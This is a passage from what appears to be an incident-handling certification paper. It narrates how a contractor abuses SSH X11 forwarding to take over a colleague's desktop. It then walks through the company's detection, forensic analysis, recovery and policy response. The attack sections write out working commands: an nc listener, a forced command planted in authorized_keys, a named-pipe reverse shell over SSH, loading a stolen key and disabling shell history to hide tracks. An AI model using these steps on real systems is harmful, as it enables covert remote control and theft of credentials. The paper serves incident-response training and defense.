[6] VNC 4.0 beta 4 can be obtained from http://www.realvnc.com/4.0b4-download.html. Assuming you downloaded the gzip tarball of the sources for Linux to the current directory, the corresponding VNC binaries on Knoppix can be compiled with this command chain:

```
tar zxf vnc-4.0b4-unixsrc.tar.gz && ( cd vnc-4.0b4-unixsrc && ./configure && make )
```

After compilation the binary `x0vncserver` used for the described attack is found in the directory `vnc-4.0b4-unixsrc/x0vncserver`.

```
See http://www.realvnc.com for information on VNC.

Wed Apr  7 22:06:24 2004
 Connections: accepted: 127.0.0.1::32787
VNC server supports protocol version 3.7 (viewer 3.3)
 SConnection: Client needs protocol version 3.3
 Client:      Server default pixel format depth 24 (32bpp) little-endian rgb888
No authentication needed
Desktop name "x0vncserver"
Connected to VNC server, using protocol version 3.3
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap and visual, TrueColor, depth 24.
Got 256 exact BGR233 colours out of 256
Using BGR233 pixel format:
  8 bits per pixel.
  True colour: max red 7 green 7 blue 3, shift red 0 green 3 blue 6

Wed Apr  7 22:06:25 2004
 Client:      Client pixel format depth 8 (8bpp) bgr233
```

The parameter `localhost:98` is the VNC address of x0vncserver. VNC's addressing scheme is similar to X11: `localhost` refers to the hostname running the VNC server. 98 refers to the VNC server number, which is derived from the port number 5998 by subtracting 5900. Through `vncviewer` James now has full control over Mycroft's X desktop. As James knows Mycroft's password, the screensaver is easily disabled and James starts the active part of his attack.

4.4 Keeping Access

Using VNC in the way described above will consume a great deal of bandwidth because the `x0vncserver`[7] continuously gets new screenshots from Mycroft's desktop. As James is afraid that so much bandwith consumption will not go unnoticed for long he decides to implement a less bandwith consuming approach to access Mycroft's desktop and kill the `x0vncserver` as soon as possible.

4.4.1 Preparing James' System

As James' only way to access the backdoor is supposed to be through an incoming SSH connection, he has to prepare his system to handle such a connect.

[7] VNC is used for ease of demonstration. A less bandwith consuming approach is to introduce mouse and keyboard events via `xmacroplay` which is also part of the already mentioned Debian package `xmacro`. To control the results screenshots would be taken occasionally with `xwd`.

In a first terminal window, James prepares `nc` (also known as Netcat) to listen for incoming connections. This window will serve as remote shell later on:

```
james@james:~# script
Script started, file is typescript
james@james:~# nc -l -p 6666
```

The first command `script` invokes a shell and logs any input and output from this shell to the file typescript. This is usefull because script can collect the information and James does not have to worry about taking notes manually while spying on Mycroft's desktop. After disconnect he would have enough time to evaluate the log which is recorded by `script`.

The second command `nc -l -p 6666` is supposed to listen (`-l`) on TCP port 6666 (`-p 6666`). Once connected it displays the data it receives from that connection in the terminal window. On the other hand all of James' input is passed to the connected client.

James opens another window and modifies `~mycroft/.ssh/authorized_keys` which is used by the SSH server for public key authentication: At the beginning of the line with Mycroft's key he inserts `command="/bin/nc localhost 6666"` so that the resulting key file looks like this:

```
command="/bin/nc localhost 6666" ssh-dss AAAAB3NzaC1kc3MAAAEBAMnOLnOwrbsXz
G8l2qztyIjj8ifV//fCJVRSFOk8hrQKaU2slJWhsY94nSoQSR88N/kTLvQNTZDGxYOpTngzi1Z
9JdgM2lpCFUZrdWkivW+UFByi1BO3UkHjbsmoAaMqBiUU5e1/gKLAgv2e9O36luxDO4+N+/46X
9akSNOWDcR2Omvl09JeyouxPu3skqJtl2akFZ6t5NpDkgqV2m5Uhsota5ipzkQTo7IXgbT3XlC
4zEivoMvgZYwVE1lkQ5Y9vLqHXWTY7Da7EYvLfcL31YK38wk5S98OveVZiTP4jDrmPc6ydBIzQ
vtXhTpWazoFNRWHmpOOGVOfCnJ6QOF5DvEXjf7d1g== mycroft@mycroft
```

In this way the account `mycroft` is configured to execute the command `nc localhost 6666` instead of offering a shell prompt. This second `nc` opens a connection to the listening `nc` which was started in the first step. Thus all user input from the first window is relayed as output to the SSH client on the Mycroft's system. On the other hand all input received by the remote SSH client is relayed as output to the window where `nc` listens.

James' system is now ready for the backdoor connect.

4.4.2 Implementing the backdoor on Mycroft's System

Via the already started `vncviewer` James creates a new terminal window on Mycroft's desktop. In this window he issues the following commands to implement the backdoor:

```
mycroft@mycroft:~$ export HISTFILE=/dev/null
```

Normally `bash` writes any command issued to `.bash_history`. By setting the environment variable `HISTFILE` to `/dev/null` James prevents `bash` from writing any command he used to that file.

Then James loads Mycroft's SSH key to `ssh-agent`. `ssh-agent` is started per default on Knoppix. `ssh-agent`'s purpose is to store the unencrypted private SSH keys in memory and provide ssh clients with the necessary authentication information so that no passphrase needs to be asked from the user.

```
mycroft@mycroft:~$ ssh-add -l
The agent has no identities.
mycroft@mycroft:~$ ssh-add .ssh/id_dsa
Enter passphrase for /home/mycroft/.ssh/id_dsa:
Identity added: /home/mycroft/.ssh/id_dsa (/home/mycroft/.ssh/id_dsa)
```

`ssh-add -l` is used to check if any keys are already loaded to the `ssh-agent`. Then with `ssh-add` the key stored in `.ssh/id_dsa` is being added to the agent. James knows Mycroft's passphrase because he recorded it before with `xmacrorec2`.

Finally James connects the backdoor to his system:

```
mycroft@mycroft:~$ mknod /tmp/pipe p
mycroft@mycroft:~$ ssh james < /tmp/pipe   |   bash > /tmp/pipe 2>&1 &
Pseudo-terminal will not be allocated because stdin is not a terminal
```

The first command creates a named pipe which is a unix special file type. Then James starts two processes: `ssh` and bash. Through the pipe (`|`) `bash` receives the output of `ssh` as input. Through the named pipe `/tmp/pipe` the output of `bash` is send as input to `ssh`.

So `bash`'s input will originally come from James systems via the SSH connection. On the other hand the output from bash is send via SSH to James system and a bidirectional connection is established between the `bash` on Mycroft's system and the process which was invoked via `nc -l -p 6666`.

Before closing the terminal windows and the VNC Session, James verifies the functionality of his newly created backdoor by issuing the first commands in the window running the Netcat server:

```
uname -a
Linux mycroft 2.4.22-xfs #1 SMP Fr Okt 3 20:36:25 CEST 2003 i686 GNU/Linux
rm /tmp/pipe
ssh-add -D
```

James dumps some system information with `uname -a`. As `ssh` and `bash` have opened `/tmp/pipe` already the named pipe is no longer needed and hence deleted by James. To put the `ssh-agent` into the state it was before the creation of the backdoor, James unloads Mycroft's key with the command `ssh-add -D`.

Just before stopping `x0vncserver` and `vncviewer` James terminates the terminal he created on Mycroft's desktop and starts the screensaver again to lock the system. Then James restores `/home/mycroft/.ssh/authorized_keys` to its original state.

4.5 Covering Tracks

James very carefully avoided any unecessary traces of his attack on Mycroft's system. As neither the X server nor the SSH log the forwarded X connections, at the moment James disconnects all traces from these connections are gone. None of his actions generated an entry in any log file James knows of.

When developing his backdoor James took great care that both processes he created on Mycroft's system do not draw any unwanted attention because of their names or their parameters.

If Mycroft would list his processes he would only see a process called `/bin/bash` with no further parameter and another process would show up as `ssh james` which is exactly the command Mycroft would have invoked himself.

As James has no access to any log data of GE's network equipment he has no chance of deleting his log entries there. However James is pretty sure that these logs will not show up many tracks which are likely to be noticed anyway.

As Knoppix supports it out of the box James set up his home directory on an encrypted filesystem on a little USB memory stick in order to be able to let any data that could be used as evidence against him vanish quickly by replacing that memory stick with a second one he configured the same way.

5 The Incident Handling Process

5.1 Preparation

5.1.1 Organization

As GE's management board comprehends information security as mission critical part of it's business, an information security team called InfoSec is installed at GE. InfoSec is lead by GE's Chief Security Officer (CSO) Sherlock. The tasks of InfoSec include

- developing new and enforcing existing security standards and procedures
- performing security audits
- incident handling
- approve any change to IT security equipment (e.g. firewall rules)
- regular security awareness training for all employees

The software (including the operating system) of all servers, desktops and other network devices at GE is kept up to date according to available information by vendors and public resources on the internet. With guidance of InfoSec administrators have developed and are constantly evolving best security practises.

5.1.2 Incident Handling

By policy and training, users are obliged to report any issue to InfoSec via a special emergency number immediately if they encounter something suspicious. All phones at GE have attached a sticker with all relevant emergency numbers needed in distress. Mobile phones handed out by the company have company emergency numbers preconfigured in the phone's address book. InfoSec maintains a standby reachable by phone at any time. If a member of InfoSec becomes aware of a incident the computer security incident response team (CSIRT) is immediately assembled with employees from following departments:

InfoSec
: One member of InfoSec is leading the CSIRT. The CSO may take over the leading position at any time. Other members of InfoSec may also take part in incident handling (e.g. as onsite handlers or forensic analysts).

Public Relations
This member acts as communication interface between the CSIRT and the rest of the world and manages all incoming phone calls and mail directed to the team. If the situation arises in an a way so that wide parts of the company or the public need to be informed, this person will also take charge.

Management
As incidents may enforce hard decisions a member of the management board is part of the incident handling team, usually only consulted by the CSIRT leader.

Technology
Administrators have the best knowledge of the company's systems. So as needed specialists for any kind of devices may be ordered to be part of the CSIRT as needed.

Legal Affairs
Incident handling often requires decisions which may affect regulations and contracts with customers and suppliers.

Human Resources
If an insider threat is assumed, human resources can provide useful information such as badge access logs, shift schedules or contract details.

InfoSec maintains a list of the currently appointed individuals who will take part in the CSIRT. Normally employees of all aforementioned departments would be summoned. In cases where an insider threat has to be assumed or information leakage would be crucial a much smaller CSIRT will be assembled.

In case of an incident the office of InfoSec is declared as "war room". This room is equipped with whiteboards, a conference table, a phone and computers from where access to the logserver and other crucial network equipment is possible.

5.1.3 Jumpkit

If necessary an onsite team is dispatched to incident locations. An onsite team must consist of at least 2 individuals: One who is conducting the analysis and another one who keeps a detailed log of any action taken. The jumpkit used by an onsite team is stored in the InfoSec office. It contains:

Laptop
The "Incident-Laptop" is equipped with, 2x 100 MBit Ethernet[1], USB, Firewire and a WLAN adapter. Software installed includes the operating system Debian GNU/Linux, network sniffers like snort and tcpdump, network security scanners like Nessus and NMAP and forensic tools like The Coroners Toolkit (TCT) and autopsy.

[1] for the use of Network Taps!

2 Harddisks 2 160 GB IDE disks in a USB/Firewire case.

10/100MB EtherTap Taps allow to monitor network traffic in passively manner so the monitoring device is undectable once the tap is in place.

CD "Knoppix"
Linux bootable from CD.

GE's incident CD created by GE InfoSec, contains statically compiled Linux binaries from forensic tools like The Coroner's Toolkit, GNU-Fileutils, dd, sha1sum, tcpdump etc.

GE Incident Handbook
contains a detailed contact list, incident handling forms and checklists, when approaching a potential crime scene, ...

GE Incident Logbook
Minutes on onsite assessments are kept using this Notebook.

Miscellaneous
Pens, different screwdrivers and pliers, digital camera, bags for seized evidence, cables (twisted pair, crossed twisted pair, Firewire, SCSI and USB).

5.2 Identification

On a Wednesday morning at 9:15 Mycroft calls the emergency number of GE InfoSec because he witnesses an abuse of his workstation. John answers the call. While talking to Mycroft John checks the recent logs from the syslog server, but these do not contain any evidence pointing for an incident. So John pulls the logs and actual state table from the firewall and stores them for inspection later on. John spots two active connections from Mycrofts workstation to the development system of James, a contractor of GE. The first connection was initiated at 8:09 am, the second at 9:13 am. Mycroft tells John that he had initiated the first connection himself but cannot explain the second one.

At this point John decides that he has enough information to declare a security incident which needs to be investigated. As Mycroft's desktop is abused to connect a foreign system, John asks Mycroft to unplug the network cable from his workstation immediately. After that John strongly advises Mycroft to not touch the workstation and connected peripherials any more. To keep Mycroft away from his workstation John asks Mycroft to fetch an important printout of an incident form from the printer room. After that both meet at Mycroft's office. According to standard procedures John now files the incident report shown in figure 5.1.

John immediately informs Sherlock. After a short discussion they both agree to the following action plan:

Computer Security Incident Detection Form

date/time incident declared:	*2004/03/09, 9:18am*
recorded by:	*John*
reported via:	*Phone*
reported by:	
Name:	*Mycroft*
Room:	*020*
Phone:	*555 9999 8039*
Mobile:	*555 1234 0978*
email:	*mycroft@ge.dd*
affected host(s):	*mycroft.lan.ge.dd*
location:	*GE Headquarter, room 020*
time detected: 9:14am	
Details:	

When returning to his desk Mycroft noticed that his workstation was controlled remotely. The screensaver he locked before was unlocked and commands were typed remotely into a terminal window. Before Mycroft was able to read what was typed, the terminal window disappeared and the screen was locked again.
The firewall log and state table show a SSH connect to 192.168.1.2 made at 9:13 am which Mycroft has no explaintion for. A second SSH connection to the same destination initiated at 8:09 am was confirmed to be from Mycroft. Mycroft was asked to unplug the network cable and to not further touch his workstation.

Type of Incident:	*Unauthorized Use, probably Espionage*
assigned to CSIRT:	*Sherlock (CSO), John (InfoSec), Isadora (Human Resources)*

Signatures: *John*

Figure 5.1: Computer Security Incident Detection Form

- As the possibility of espionage or an insider threat can not be ruled out, only Sherlock, John and Isadora will deal with this incident by now.
- Sherlock and John will proceed to Mycrofts office and assess the situation.
- James will be alerted immediately after the initial analysis is available.
- Access to all offices at GE is controlled via electronic badges, so Isadora restricts access to Mycroft's office to Sherlock and John who will be the onsite team.
- Isadora will look through the recent badge logs for Mycrofts office and nearby facilities.

5.3 Containment

As Mycroft's workstation is probably compromised and can put GE's entire network infrastructure at risk, John decided in a very early phase of the identification phase that this system will be isolated from the network. As all workstations of GE are nearly identical it is crucial to identify the cause and scope of this incident quickly. So Sherlock and John grab the jumpkit. On their way to Mycroft's office they pick up Mycroft who is still waiting for the printout which John never send.

Arriving at the location on 9:24 John and Sherlock fill in the form shown in figure 5.2.

While Sherlock does an initial forensic analysis John watches and writes a detailed log of all steps taken to his notebook. As it is unsure if the root account of the workstation is compromised or not, Sherlock decides that an analysis on the running system is worth to be tried. In order to not tamper with the X server Sherlock uses the key combination [Ctrl]-[Alt]-[F1] to switch to the console.

Before logging into the system as `root` Sherlock connects one USB disk from the Jumpkit to the workstation. Then he mounts the corresponding device as `/mnt`. After changing the current working directory to `/mnt` he uses `script` to generate a transcript of all in- and output of the shell session.

The next step is to mount the incident cd from the jumpkit. Then Sherlock set the environment variable `$PATH` to point to the statical binaries on the cd only . He lists all running processes with `ps -efa`. The following output is part of the corresponding output which covers 3 processes which Sherlock identifies to need immediate investigation as they correlate to the timestamps in the firewall logs.

```
UID        PID  PPID  C STIME TTY          TIME CMD
mycroft    450   449  0 08:09 pts/0    00:00:00 ssh james
mycroft    844     1  0 09:13 ?        00:00:00 ssh james
mycroft    845     1  0 09:13 ?        00:00:00 bash
```

Sherlock lists their open files with `lsof`. Apart from files that a process has opened, `lsof` also able lists network connnections a process has established or is

Computer Security Incident Survey

Incident handlers:	*Sherlock (analysis) John (minutes)*
Date and time arrived:	*2004/03/09, 8:24 am*
Location:	*GE Headquarter, Room 020*

Describe the physical security of location:
(locks, security alarms, building access, ...)

Standard GE Office, access to this building and this room is controlled by a badge reader, no visual tracks of unauthorized entrance.

Describe affected system:

Hardware Manufacturer:	*NoName Inc.*
Model:	*08/15*
Serialnumber:	*00AAA0000*
Networkname:	*mycroft.lan.ge.dd*
Zone:	*GE Workstations*
Address:	*192.168.1.4*
MAC:	*01:02:03:04:05:06*
Operating System:	*GNU/Linux, Knoppix v3.3*

System is connected to:
Keyboard (PS/2), Mouse (USB), Monitor (VGA)
At the time the Incident Handlers arrived at the location physical network connectivity to local LAN(Ethernet) was disrupted as requested.

Signatures: *John, Sherlock*

Figure 5.2: Computer Security Incident Survey

listening for. In the following samples Sherlock invokes `lsof` with the parameter `-p <PID>` which specifies the process ID (PID) for which the open files are to be listed.

Sherlock analyzes the SSH client which Mycroft acknowledged to have invoked himself:

```
root@mycroft:~# lsof -p 450
CMD PID    USER FD   TYPE     DEVICE    SIZE   NODE NAME
ssh 450 mycroft cwd  DIR        8,2    4096 331863 /home/mycroft
ssh 450 mycroft rtd  DIR        8,2    4096      2 /
ssh 450 mycroft txt  REG        8,2  212792 444667 /usr/bin/ssh
ssh 450 mycroft mem  REG        8,2   90144  17396 /lib/ld-2.3.2.so
ssh 450 mycroft mem  REG        8,2    7732  17322 /lib/libutil-2.3.2.so
ssh 450 mycroft mem  REG        8,2   55484  53210 /usr/lib/libz.so.1.1.4
ssh 450 mycroft mem  REG        8,2   73452  16618 /lib/libnsl-2.3.2.so
ssh 450 mycroft mem  REG        8,2  969092 377408 /usr/lib/i686/cmov/libcrypto
.so.0.9.7
ssh 450 mycroft mem  REG        8,2 1243076  17334 /lib/libc-2.3.2.so
ssh 450 mycroft mem  REG        8,2    9796  17305 /lib/libdl-2.3.2.so
ssh 450 mycroft mem  REG        8,2   27412  16636 /lib/libnss_compat-2.3.2.so
ssh 450 mycroft mem  REG        8,2   32304  16644 /lib/libnss_nis-2.3.2.so
ssh 450 mycroft mem  REG        8,2   34436  16640 /lib/libnss_files-2.3.2.so
ssh 450 mycroft  0u  CHR      136,0              2 /dev/pts/0
ssh 450 mycroft  1u  CHR      136,0              2 /dev/pts/0
ssh 450 mycroft  2u  CHR      136,0              2 /dev/pts/0
ssh 450 mycroft  3u  IPv4     85699            TCP 192.168.0.5:32773->james:ssh
(ESTABLISHED)
ssh 450 mycroft  4u  CHR      136,0              2 /dev/pts/0
ssh 450 mycroft  5u  CHR      136,0              2 /dev/pts/0
ssh 450 mycroft  6u  CHR      136,0              2 /dev/pts/0
ssh 450 mycroft  7u  unix 0xc52daa40          86183 socket
ssh 450 mycroft  8u  unix 0xc4984080          86185 socket
root@mycroft:~#
```

According to [Abe] the type `unix` denotes an Unix domain socket. A quick check on the OpenSSH sources revealed that an SSH client would open an Unix domain socket on two occasions:

1. Function `ssh_get_authentication_socket(void)` in `authfd.c`

   The SSH client connects to the `ssh-agent` to request public key credentials. The socket had to be closed immediately after the request is answered.

2. Function `connect_local_xsocket(u_int dnr)channels.c`

   X forwarding is enabled and requested by a remote X client. The socket will stay open until the X session is closed.

As the socket is persistent Sherlock assumes that X forwarding is enabled and a remote client is connected to the local X server. After looking at the configuration file `/etc/ssh/ssh_config` which is used for the OpenSSH client Sherlock gets

assured that X forwarding is indeed enabled as system default. Asked by Sherlock what kind of tools Mycroft uses to perform his tasks on James' development system, Mycroft states that none of his tasks on James' system ever involved any X client.

Sherlock is now really concerned about the second SSH client:

```
root@mycroft:~# lsof -p 844
COMMAND PID    USER   FD   TYPE DEVICE    SIZE   NODE NAME
ssh     844 mycroft  cwd    DIR    8,2    4096 331863 /home/mycroft
ssh     844 mycroft  rtd    DIR    8,2    4096      2 /
ssh     844 mycroft  txt    REG    8,2  212792 444667 /usr/bin/ssh
ssh     844 mycroft  mem    REG    8,2   90144  17396 /lib/ld-2.3.2.so
ssh     844 mycroft  mem    REG    8,2    7732  17322 /lib/libutil-2.3.2.so
ssh     844 mycroft  mem    REG    8,2   55484  53210 /usr/lib/libz.so.1.1.4
ssh     844 mycroft  mem    REG    8,2   73452  16618 /lib/libnsl-2.3.2.so
ssh     844 mycroft  mem    REG    8,2  969092 377408 /usr/lib/i686/cmov/libcrypto
.so.0.9.7
ssh     844 mycroft  mem    REG    8,2 1243076  17334 /lib/libc-2.3.2.so
ssh     844 mycroft  mem    REG    8,2    9796  17305 /lib/libdl-2.3.2.so
ssh     844 mycroft  mem    REG    8,2   27412  16636 /lib/libnss_compat-2.3.2.so
ssh     844 mycroft  mem    REG    8,2   32304  16644 /lib/libnss_nis-2.3.2.so
ssh     844 mycroft  mem    REG    8,2   34436  16640 /lib/libnss_files-2.3.2.so
ssh     844 mycroft    0r  FIFO    8,2         331857 /tmp/pipe (deleted)
ssh     844 mycroft    1w  FIFO    0,5           2638 pipe
ssh     844 mycroft    2u   CHR  136,2              4 /dev/pts/2 (deleted)
ssh     844 mycroft    3u  IPv4   2640            TCP 192.168.0.5:32778->james:ssh
(ESTABLISHED)
ssh     844 mycroft    4r  FIFO    8,2         331857 /tmp/pipe (deleted)
ssh     844 mycroft    5w  FIFO    0,5           2638 pipe
ssh     844 mycroft    6u   CHR  136,2              4 /dev/pts/2 (deleted)
root@mycroft:~#
```

This SSH client obviously does not forward a X session as no sockets are open.

Sherlock notices that someone has messed with file descriptors which are shown as numbers in the column `FD`.[2] Instead of having a pseudo terminal device open for standard input a named pipe `/tmp/pipe` is open. The standard output is also piped to another program.

Sherlock now analyzes the next suspect process, the `bash` created at the same time as the rogue SSH connection:

```
root@mycroft:~# lsof -p 845
COMMAND PID    USER   FD   TYPE DEVICE    SIZE   NODE NAME
bash    845 mycroft  cwd    DIR    8,2    4096 331863 /home/mycroft
bash    845 mycroft  rtd    DIR    8,2    4096      2 /
```

[2] A unix process is created with three open files which can be addressed through the file descriptors 0, 1 and 2. The file descriptor 0 is associated with standard input, 1 with standard input and 2 with standard output.

The letters appended in the lsof output denote how the corresponding file is accessed: the letter 'r' denotes read-only access, 'w' write only and 'u' read/write access.

```
bash    845 mycroft  txt    REG    8,2  628684  32775 /bin/bash
bash    845 mycroft  mem    REG    8,2   90144  17396 /lib/ld-2.3.2.so
bash    845 mycroft  mem    REG    8,2  238192  17303 /lib/libncurses.so.5.3
bash    845 mycroft  mem    REG    8,2    9796  17305 /lib/libdl-2.3.2.so
bash    845 mycroft  mem    REG    8,2 1243076  17334 /lib/libc-2.3.2.so
bash    845 mycroft    0r  FIFO    0,5           2638 pipe
bash    845 mycroft    1w  FIFO    8,2         331857 /tmp/pipe (deleted)
bash    845 mycroft    2w  FIFO    8,2         331857 /tmp/pipe (deleted)
root@mycroft:~#
```

According to the matching node number 2638 the standard input of this shell is connected the same pipe which is used as standard output by the rogue `ssh`. On the other hand the named pipe `/tmp/pipe` used by `ssh` as standard input is used by `bash` as standard output and standard error.

Sherlock instantly deduces that the `bash` was receiving commands over the pipe with node number 2638 connected to standard input by the SSH client. Any output from the shell is send over the named pipe back to the SSH client. His conclusion is that James or another user of his system was controlling a shell on Mycroft's desktop.

Now Mycroft remembers that he told James about an upcoming 2 hour meeting on the phone at around 9 am before he left his office. However the meeting was canceled and he had returned to his office. Sherlock now suspects that James migth be the attacker instead of a victim attacked by Mycroft's workstation as it is unlikely that another invidual would have this information and the possibility to mount the attack from James' system.

Sherlock terminates the shell so the parent process `script` writes the protocol of input and output to the USB disk. Then he uses `sha1sum typescript` to generate a checksum for the generated transcript of input and output. John writes this checksums to his log. Sherlock unmounts the USB disk and the incident cd. The incident CD is replaced with the Knoppix CD and the workstation is rebooted and Sherlock opens a root shell and the and USB disk is mounted again as `/mnt`. Then he takes a backup of the whole harddisk with the command `dd if=/dev/hda of=/mnt/hda-mycroft`.

After completion of the backup John uses `sha1sum` to compute hashes of the harddisk and the copy. As both hashes match John logs the value to the minutes and unmounts and removes the USB disk from Mycroft's system. Then he opens Mycroft's workstation in order to extract the harddisk. After wrapping the harddisk into a properly labeled evidence bag from the jumpkit, John put it into CSIRT' safe.

The USB disk is now connected and mounted to a forensic workstation to create a working copy of Mycroft's Harddisk using `cp`. After that copy has been written and checked with `sha1sum` the USB disk was disconnected and is properly wrapped and stored in the safe.

5.4 Eradication

At 11:00 am Mycroft and Sherlock meet with legal affairs to coordinate legal action to be taken against James. Following steps are planned:

- Legal affairs will terminate the contract with James as soon as possible as he can no longer be trusted.
- Any code produced by James cannot to be used in GE's environment because of his untrustworthiness.
- Law enforcement will be informed by Sherlock right after the meeting. But as previous experience with law enforcement tells, no one at GE really hopes that this will have any consequences.

A detailled forensic analysis was made by John. Apart from creating and deleting the named pipe `/tmp/pipe`, John was not able to prove that James made any modifications to the filesystem nor could he find any other tracks of his activity in the system logs of Mycroft's workstation. The checksums of all binaries were checked against a known good database and no alteration could be found. Apart from the one ssh connection no hard evidence could be found in any logs of the firewall or any other network device.

5.5 Recovery

As no alteration of his filesystem was found, the original filesystem is restored to a new disk and no data isi lost. Naturally X11 forwarding is disabled in the system wide default configuration.

However it is likely that James was able to spot passwords and passphrases typed in at Mycroft's desktop. Therefore Mycroft changes all his passwords and passphrases. As his private PGP key may be compromised, he generates a new key pair and distributes the new public key along with a revocation certificate for the old one. Then he identifies any data encrypted with the old public key and reencrypts all that data with the new one.

To prevent similar incidents, system administators instantly disable X11 forwarding in the system default configuration of SSH client on all systems of GE.

5.6 Lessons Learned

The follow up report generated by Sherlock states that the incident could occur because of a series of misplaced trust relationships:

- The user trusted the administrator to deliver a secure default config for his workstation and the administrator trusted the maintainer of Knoppix to deliver a secure default configuration for the SSH client.

- The X protocol inherits a misplaced trust if trusted cookies are given to X clients which run in a different administrative domain than the X server.

All participants of the follow up meeting agree that, as direct response to this incident a new policy regarding X11 forwarding must be established by InfoSec:

> X11 forwarding must be disabled in all SSH client config in the default configuration. Using X11 forwarding while connecting with not fully trusted resources inside and outside GE's network is strictly prohibited.

If X11 forwarding must be used between internal hosts the following guideline is published:

- Use OpenSSH 3.8p1 or later. - Beginning with this version OpenSSH supports the X security extension by using untrusted cookies per default.
- Alternatively it is possible to use untrusted cookies with a SSH client which does not support X security extensions themself:

  1. Define a new Xauthority file:
     `export XAUTHORITY=/home/gimli/.Xauthority-untrust`
  2. Copy existing `Xauthority` file to the new one:
     `cp  /.Xauthority $XAUTHORITY`
  3. Create untrusted cookie (overwrites trusted cookie):
     `xauth generate :0 .  timeout 600`
     In this command `:0` refers to the display, the period is an abbreviation for MIT-MAGIC-COOKIE-1. The `timeout 600` denotes the timespan in seconds after which the X server invalidates the cookie if it was not used for initiation of an X protocol session. For further information consult the manpage of `xauth`.
  4. Start ssh with X forwarding e.g.:
     `ssh -X samplehost`

- If you cannot use untrusted cookies, use SSH's TCP port forwarding in concert with VNC:

  1. Start a VNC server on the remote machine:
     `vncserver`
     For details consult at the manpage of `vncserver`. If VNC is not installed at the remote server ask the corresponding admin.
  2. Assuming you want to use the VNC server `:0` on `samplehost` connect to the remote host with the following command.
     `ssh -L5900:localhost:5900 samplehost`
     (If you are using VNC server `:`*a* use TCP port number of 5900 + *a*.)

3. Then start `vncviewer` on your desktop:
   `vncviewer localhost:0`

- Why not use Xnest?

  Tests by InfoSec have shown that it is possible abuse Xnest in the same way as a normal X server, as Xnest was not designed with shielding the orginal X server in mind.

An awareness training with live demonstration of how X11 forwarding can be abused and how remote GUI applications can be started securely is scheduled for all administrators and users of SSH clients by InfoSec.

6 References

The first mention of X11 forwarding as security threat I found is Ulrich Flegels paper "The Interaction between SSH and X11 - Thoughts on the Security of the Secure Shell"([Fle97a]) from September 1997.

He announced the paper on bugtraq[Fle97b] and Tatu Ylönen answered in [Ylö97]. In a following Post Alan Cox suggests that a new feature called X security extension, may be used to solve the problem.

In February 2000 the same issue was noted by Brian Casswell on bugtraq[Fle97b] and the vulnerability finally got the Bugtraq Id 1006 and CVE entry CVE-2000-0217.

The security of X11 authentication and authorisation is discussed in many information security related publications. A good summary about X windows security can be found in Arturo Gullien's paper "X Windows Security: How to Protect your Display"[Gui01].

OpenSSH 3.8p1 (`http://www.openssh.org`) released in February 2004 finally implements Alan Cox' suggestion.

Bibliography

[Abe] Abell, Victor A. Unix Manpage "lsof" 31

[BS01] Barret, Daniel J. ; Silverman, Richard E.: *SSH, the Secure Shell: The Definitive Guide*. 1. O'Reilly, 2001

[Dwi04] Dwivedi, Himanshu: *Implementing SSH - Strategies for Optimizing the Secure Shell*. 1. Wiley, 2004

[Fle97a] Flegel, Ulrich: The Interaction between SSH and X11 - Thoughts on the Security of the Secure Shell. (1997). – ftp://ftp.dfn-cert.de/pub/docs/crypt/ssh-x11.ps.gz 2, 37

[Fle97b] Flegel, Ulrich: SSH/X11 vulnerability. 1997. – http://www.securityfocus.com/archive/1/7699 37

[GIA03] GIAC Certified Incident Handler (GCIH) Practical Assignment - Version 3. 2003

[Gui01] Guillen, Arturo: X Windows Security: How to Protect your Display. (2001). – http://bengal.missouri.edu/~guillena/xwinsec.html 37

[Nor03] Northcutt, Stephen: *Computer Security Incident Handling - An Action Plan for Dealing with Intrusions, Cyber-Theft and Other Security-Related Events - Version 2.3.1*. SANS Press, 2003 (SANS Step-by-Step Series)

[Wig96] Wiggins, David P.: Security Extension Specification, Version 7.1 X11 Release 6.4. (1996). – http://www.xfree86.org/ herrb/security.pdf 4, 8

[Xfra] Unix Manpage "X"

[Xfrb] Unix Manpage "XFree86" 3

[Xfrc] Unix Manpage "XSecurity" 4

[Ylö95] Ylönen, Tatu: README from the SSH v1.0.0. (1995). – Included in ftp://ftp.ssh.com/pub/ssh/old/ssh-1.0.0.tar.gz 5

[Ylö97] Ylönen, Tatu: Ulrich Flegel's SSH/X11 vulnerability. 1997. – http://www.securityfocus.com/archive/1/7718 37

[Zwe01] Zweije, Vincent: Remote X Apps mini-HOWTO. (2001). – http://www.tldp.org/HOWTO/Remote-X-Apps.html 4